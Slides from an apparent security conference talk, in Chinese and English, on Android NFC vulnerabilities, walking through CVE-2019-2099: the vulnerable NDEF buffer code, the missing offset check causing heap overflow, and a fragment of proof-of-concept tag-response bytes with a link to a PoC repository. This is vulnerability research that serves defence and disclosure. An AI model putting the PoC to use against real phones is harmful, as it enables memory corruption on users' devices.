
  Found in nfa_rw_store_ndef_rx_buf of nfa component

CVE-2019-2099

```
static void nfa_rw_handle_t4t_evt(tRW_EVENT event, tRW_DATA* p_rw_data) {
  tNFA_CONN_EVT_DATA conn_evt_data;

  switch (event) {
    case RW_T4T_NDEF_DETECT_EVT: /* Result of NDEF detection procedure */
      nfa_rw_handle_ndef_detect(p_rw_data);
      break;

    case RW_T4T_NDEF_FORMAT_CPLT_EVT:
      /* Command complete - perform cleanup, notify the app */
      nfa_rw_command_complete();
      nfa_rw_cb.cur_op = NFA_RW_OP_MAX;
      nfa_rw_cb.ndef_cur_size = p_rw_data->ndef.cur_size;
      nfa_rw_cb.ndef_max_size = p_rw_data->ndef.max_size;
      conn_evt_data.status = (p_rw_data->status == NFC_STATUS_OK)
                                 ? NFA_STATUS_OK
                                 : NFA_STATUS_FAILED;

      nfa_dm_act_conn_cback_notify(NFA_FORMAT_CPLT_EVT, &conn_evt_data);
      break;

    case RW_T4T_NDEF_READ_EVT: /* Segment of data received from type 4 tag */
      if (nfa_rw_cb.cur_op == NFA_RW_OP_READ_NDEF) {
        nfa_rw_store_ndef_rx_buf(p_rw_data);
      } else {
        nfa_rw_send_data_to_upper(p_rw_data);
      }
      break;

    case RW_T4T_NDEF_READ_CPLT_EVT: /* Read operation completed           */
      if (nfa_rw_cb.cur_op == NFA_RW_OP_READ_NDEF) {
        nfa_rw_store_ndef_rx_buf(p_rw_data);
```

CVE-2019-2099

- 多項協定疊有用到nfc來存儲臨時資料， 正如前述CVE-2019-2034所示
  Multiple protocol stacks needs to store data temporarily in nfa, as shown in CVE-2019-2034



CVE-2019-2099

- 上述協定允許接收分片資料包。 nfa_rw_store_ndef_rx_buf負責將收到的部分內容貯存在nfa_rw_cb.p_ndef_buf中， 並增加nfa_rw_cb.ndef_rd_offset的值來代表收到數據的增長。

These three protocol allows fragmentation, nfa_rw_store_ndef_rx_buf is dedicated to store data to nfa_rw_cb.p_ndef_buf, then increase nfa_rw_cb.ndef_rd_offset to reflect the current offset of the buffer

CVE-2019-2099

```
static void nfa_rw_store_ndef_rx_buf(tRW_DATA* p_rw_data) {
  uint8_t* p;

  p = (uint8_t*)(p_rw_data->data.p_data + 1) + p_rw_data->data.p_data->offset;

  /* Save data into buffer */
  memcpy(&nfa_rw_cb.p_ndef_buf[nfa_rw_cb.ndef_rd_offset], p,
         p_rw_data->data.p_data->len);
  nfa_rw_cb.ndef_rd_offset += p_rw_data->data.p_data->len;

  GKI_freebuf(p_rw_data->data.p_data);
  p_rw_data->data.p_data = NULL;
}
```

CVE-2019-2099

- 對nfa_rw_cb.ndef_rd_offset數值沒有驗證

No validation of nfa_rw_cb.ndef_rd_offset is made

- 持續不斷傳遞咨訊（來增大nfa_rw_cb.ndef_rd_offse）並不掛斷當前會話，最終會導致heap上產生溢出

Keep sending data and don’t hang up the current session, finally heap overflow happen will happen

```
extern void* nfa_mem_co_alloc(uint32_t num_bytes) { return malloc(num_bytes); }
```

```
nfa_rw_cb.p_ndef_buf = (uint8_t*)nfa_mem_co_alloc(nfa_rw_cb.ndef_cur_size);
```

CVE-2019-2099

https://github.com/hyrathon/PoCs/tree/master/CVE-2019-2099

- PoC

```
//ndef read data
static uint8_t CMD_READ_NDEF[] = {
    0x22, 0x20, //flag, cmd code
    UID
    0x00, // tag number
};
static uint8_t RSP_READ_NDEF[] = {
    //0x00, //flag
    0x00, 0x00, //dontknowwhat
    0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66,
    0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66,
    0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66,
    0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66,
    0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66,
    0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66,
    0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66,
    0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66,
    0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66,
    0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66,
    0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66,
    0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66,
    0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66,
    0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66,
    //0xd1, 0x01, 0x04, 0x54, 0x02, 0x7a, 0x68, 0x68, // some valid ndef info
};
static uint8_t TSND_READ_NDEF[sizeof(RSP_READ_NDEF) * 2 + 2] = {0};
```

總結　Summary

- NFC基礎 & NFC在Android上的實現

  NFC basics & NFC on Android
- 攻擊面探討 & 攻擊目標選擇

  Attack surface & choice of target
- 原理，漏洞發掘手段選擇，Proxmark 3

  Concepts, method of bug hunting, Proxmark 3
- 實例研究

  Case study

思考 Closing Thoughts

- 難以模糊測試 Hard to fuzz
- 難以利用 Hard to exploit
  - 物理接觸 Physical contact
  - 跨設備 Inter-device
  - 處理代碼位於沙箱化的、開啟多種保護的進程中
    Parse in a sandboxed, fully mitigated process
- 潛在研究方向 Future work
  - Hal
  - SoC
  - Kernel

參考聯結 References

[1] https://github.com/Proxmark/proxmark3

[2] https://developer.android.com/guide/topics/connectivity/nfc/hce

[3] https://smartlockpicking.com/

致謝 Credits

- 感謝360 Alpha Team的成員，在研究過程中給我的幫助和激勵

演示 Demo

感謝聆聽
Thanks